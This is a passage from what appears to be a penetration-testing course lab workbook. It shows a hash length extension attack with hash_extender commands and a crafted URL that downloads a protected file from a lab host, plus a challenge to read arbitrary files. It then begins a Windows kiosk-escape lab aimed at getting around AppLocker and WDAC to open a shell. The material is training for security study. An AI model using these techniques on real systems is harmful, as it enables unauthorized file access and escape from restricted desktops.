
```
hash_extender -d Anime07-short.mp4 s e6ec8047be1f39b800f7f503269ef191eae0fb30 - ../Anime07-full.mp4  
--format sha1 -l 9 --out-data-format html
```

Tool Results


[illegible]

Substitute into URL

[http://anime.sec660.org/access.php?
filename=Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00](http://anime.sec660.org/access.php?filename=Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00)



Clicking on *OK* and then looking for the download, you see **Anime07-full.mp4** has **ZERO** byte file size.



This means we did everything right but the correct filename. The length of the secret and the algorithm choice are correct, but it was unable to read a the actual file since it does not exist.

Attack Attempt #3

Try different filenames, **Anime07-full.mp4** didn't work. Could it be **Anime07-long.mp4** or **Anime07.mp4**

The full length files could be in a different directory as well, but in this case, they are not.

■ Solving the correct filename issue ■

It turns out that the sensitive files don't have any descriptive portion of the filename. **Anime07-short.mp4** corresponding full length file is simply ****Anime07.mp4***

Working Solution


```
hash_extender -d Anime07-short.mp4 s e6ec8047be1f39b800f7f503269ef191eae0fb30 - ../Anime07.mp4  
format sha1 -l 9 --out-data-format html
```

Tool Results


[illegible]

Substitute into URL

[http://anime.sec660.org/access.php?
filename=Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00](http://anime.sec660.org/access.php?filename=Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00)



Clicking on *OK* and then looking for the download, you see **Anime07-full.mp4** has **NON-ZERO** byte file size.



We've now proven we can extend the hash of a valid file access authorization to download another file

Challenge: Download the source of `access.php`

If you have extra time and would like to take this a step further, it is possible to steal the same `access.php` file we are exploiting. We won't provide the solution here, but you can use the same technique to retrieve any arbitrary file on this system.

You will have to bypass a filter that prevents more than two parent directory tokens (`..` twice in the same filename) for arbitrary file reading of the entire system.

Key Takeaways

- hash_extender simplifies the hash extension calculation process
- Several unknown parameters make hash length extension attacks difficult
- Server susceptibility to the attack
- Secret length
- Hashing function
- Inferences based on error messages
- Predictable filenames

Lab 2.4: Kiosk Escape

Background

This lab is designed to force you to find alternative techniques to execute commands. You will have to explore the victim target. You will likely see many errors and security notifications disallowing common tasks. Discover how to execute a command shell (cmd.exe), Notepad (notepad.exe), and Paint (mspaint.exe) to prove you have a complete foothold on the restricted desktop.

Objectives

- Escape a restricted Windows application
- Sidestep WDAC and other host defenses
- Gain execution of a command Shell, Notepad, and Paint

Lab Preparation

This lab assumes you have extracted and booted the Windows VM. If you have not yet accomplished the lab preparation in lab0, do so now.

VM Environment

This lab uses your course Windows VM

You will loose all changes to Windows after this lab. To save VPN configuration, resolution, or language changes, make a clean snapshot before continuing.

If you are unable to make a snapshot for some reason, you will have to reextract the Windows10 VM from the course media when the lab is complete.

You will run a Kiosk configuration script that will enable Security Policy, AppLocker Policy, and further customizations as a PPKG. These hardening settings are very difficult to reverse if there is any issues, so please create a snapshot before beginning this lab. If you do NOT have a snapshot, you will have to delete your Windows 10 VM and reextract it from the archive for future labs.

Convert your Windows 10 VM into a Wordpad Kiosk

Run the `kiosk-ex.bat` lab script in a command shell (press **ENTER** at any pauses and accept all UAC dialogs):

```
cd \lab\day2
kiosk-ex bat
```


Expected Results (before an automatic reboot)

It may take a few moments for setup and getting to the Wordpad Kiosk, but the output should resemble the following:

This script will check needed settings for the Sec660 KIOSK ESCAPE lab

LAST CHANCE TO MAKE A SNAPSHOT BEFORE TURNING INTO A KIOSK!!!!

Press any key to continue . . .



```
Administrator: Windows PowerShell
VERBOSE: Installing Local Security Policy, ignore errors ...
VERBOSE: Enabling Application Identity Service
[SC] ChangeServiceConfig SUCCESS
VERBOSE: Installing AppLocker Policy ...
VERBOSE: Installing Kiosk-Wordpad PPKG ... please wait ...
```

SANS Institute Student EULA


You are only allowed to run Word on this server. You are likely to be monitored.
Have a nice day.

OK

After clicking *OK* on the EULA prompt, after a brief pause, you should see ****wordpad*** running. Nothing else.

- No Menu
- No Widgets
- No Taskbar
- Just a blank Wordpad "Document"

Fresh Wordpad Document



Begin to Explore


Can you find a way to open a command shell (`cmd.exe`, `powershell.exe`, or really anything that lets you run commands you can include arguments)?

Summary of things missing from a standard Windows desktop:

- No Program Files
- No Start menu
- No desktop items
- No adding or browsing of printers
- No right-clicking inside Explorer dialogs
- No taskmgr.exe via `CTRL+ALT+DEL`
- No taskbar

Explore



Try the Help feature



No Help

Unfortunately the "Help" feature just tries to launch a browser for remote information. Since it wasn't intended to be supported on this kiosk, you will see instead a "You'll need a new app to install this microsoft-edge link." This is an artifact of a Windows user that has never used a browser before, and using this feature. Similar issues can happen if the Microsoft App Store breaks file extension associations in Explorer.

Try the Email feature




No Email

Without an email account already set up, looks like we can't manipulate the email feature from WordPad.

Try Insert Object

Under the Home menu, select *Insert* then *Insert Object*.

